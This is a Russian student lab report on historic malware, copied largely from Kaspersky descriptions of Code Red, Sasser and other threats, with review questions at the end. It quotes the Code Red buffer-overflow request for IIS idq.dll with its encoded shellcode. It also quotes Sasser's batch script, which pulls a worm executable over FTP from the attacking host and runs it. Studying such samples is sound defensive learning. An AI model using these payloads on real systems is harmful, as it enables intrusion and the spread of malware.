

***Дисциплина: Учебная практика***

**Отчет по выполнению задания на тему: «…».**

Выполнили студенты:

**Кипер Тудор и Локоченко Николай**

Проверил преподаватель:

**Магомедов Э.М.**


# <https://www.kaspersky.ru/blog/history-lessons-code-red/33795/>(Сайт ссылка на источник)

Принципы работы Code Red

Интернет-червь использовал тривиальнейшую уязвимость в одном из модулей веб-сервера, а точнее, расширении для индексации данных. В библиотеке idq.dll была обнаружена ошибка переполнения буфера. Уязвимость получила идентификатор MS01-33. По современным меркам это простейшая ошибка, которую можно проэксплуатировать, отправив на сервер чрезмерно длинный запрос такого вида:

GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0

В результате данные после многочисленных символов N интерпретируются как инструкции и выполняются. Вся вредоносная нагрузка содержится непосредственно в запросе, то есть при наличии уязвимой инсталляции Microsoft IIS система заражается моментально и со стопроцентной гарантией. Самым заметным следствием заражения становился дефейс веб-сайта, обслуживаемого веб-сервером. Вместо его содержимого выводилась вот такая заглушка:



**Устранение**


По информации «Лаборатории Касперского», дефейс был не перманентный: через 10 часов после успешной атаки червь восстанавливал нормальное содержимое веб-сайта. Дальнейшие действия зависели от даты. С 1 по 19 число каждого месяца червь занимался собственным распространением, отправляя вредоносные запросы по случайным IP-адресам. С 20 по 27 число производилась DDoS-атака на ряд фиксированных IP-адресов, среди которых был адрес сайта администрации президента США. С 28 числа до конца месяца у Code Red были выходные.


**Не только Code Red**

**Code Red сошел со сцены достаточно быстро. В августе 2001 года появилась слегка измененная версия Code Red II, способная заражать системы, где уже «сидел» первый вариант червя. Но вообще в начале нулевых было немало и других атак с похожими сценариями. Уже в сентябре 2001 года произошла эпидемия интернет-червя Nimda, также эксплуатирующего давно пропатченные уязвимости в Microsoft IIS. В 2003 году активно распространялся червь Blaster. Стало очевидно, что патчи для критических уязвимостей в корпоративном ПО надо устанавливать как можно быстрее: сразу после выхода апдейта злоумышленники тщательно анализируют его и незамедлительно начинают эксплуатировать закрытую им уязвимость, пока большинство пользователей не установили обновления. Причем и сейчас нельзя сказать, что эта проблема решена. Есть и более свежие примеры, такие как атака WannaCry 2017 года — там тоже была использована давно известная, но не закрытая уязвимость.**

**Однако Code Red и прочие многочисленные вредоносные программы, заражавшие сотни тысяч систем по всему миру, отчасти помогли сформировать те подходы к корпоративной безопасности, которыми мы руководствуемся сейчас. Во многом благодаря им мы научились защищаться от кибератак. Впрочем, серебряной пули, решающей все проблемы бизнеса в киберпространстве, пока никто не придумал. Поэтому мы постоянно продолжаем совершенствовать технологии информационной безопасности. Эволюция киберзащиты — это необходимый путь к совершенству систем безопасности, в котором невозможно достичь идеала и успокоиться.**

<https://threats.kaspersky.com/ru/threat/Net-Worm.Win32.Sasser/>(Сайт ссылка на источник)

****

****

echo off

echo open [адрес машины с которой производится атака] 5554>>cmd.ftp

echo anonymous>>cmd.ftp

echo user

echo bin>>cmd.ftp

echo get [произвольное число]\_up.exe>>cmd.ftp

echo bye>>cmd.ftp

echo on

ftp -s:cmd.ftp

[произвольное число]\_up.exe

echo off

del cmd.ftp

echo on

Таким образом один и тот же компьютер может многократно подвергаться атакам и содержать несколько копий червя в виде файлов с именами, например:

23101\_up.exe

5409\_up.exe

и т.д.


## Прочее

После заражения инфицированная машина выводит сообщение об ошибке LSASS service failing, после чего может попытаться перезагрузиться.


Червь создает в корневом каталоге диска C: файл “win.log”, который содержит IP-адреса атакуемых машин.

**https://threats.kaspersky.com/ru/threat/Bruteforce.Generic.RDP/**(Сайт ссылка на источник)



****




# https://threats.kaspersky.com/ru/threat/DangerousObject.Acad.EICAR-Test-File/(Сайт ссылка на источник)



# https://threats.kaspersky.com/ru/threat/Email-Flooder.Win32.FriendGreetings/(Сайт ссылка на источник)



При инсталляции программа предъявляет свой сертификат подлинности. Если пользователь доверяет ее электронной подписи, ему предлагается ознакомиться с лицензионным соглашением (EULA). Если пользователь не согласен с ним или не доверяет сертификату, установка прекращается. 

Контрольные вопросы

1. Где можно взять описание работы компьютерных вирусов

(конкретные примеры)? ОТВЕТ:https://threats.kaspersky.com/ru/threat/

2. Какие есть пути распространения компьютерных вирусов?

ОТВЕТ: ПОЧТА,САЙТЫ,ФАЙЛЫ различных форматов,

3. Какие есть формы проявления компьютерных вирусов?

[ADWARE](https://threats.kaspersky.com/ru/class/Adware/) ;[BRUTEFORCE](https://threats.kaspersky.com/ru/class/Bruteforce/) ;[DANGEROUSOBJECT](https://threats.kaspersky.com/ru/class/DangerousObject/); [INTRUSION](https://threats.kaspersky.com/ru/class/Intrusion/); [MALWARE](https://threats.kaspersky.com/ru/class/Malware/);Email-Flooder.

4. Какие формы проявления компьютерных вирусов

наиболее незаметны для пользователя? [MALWARE](https://threats.kaspersky.com/ru/class/Malware/);Email-Flooder.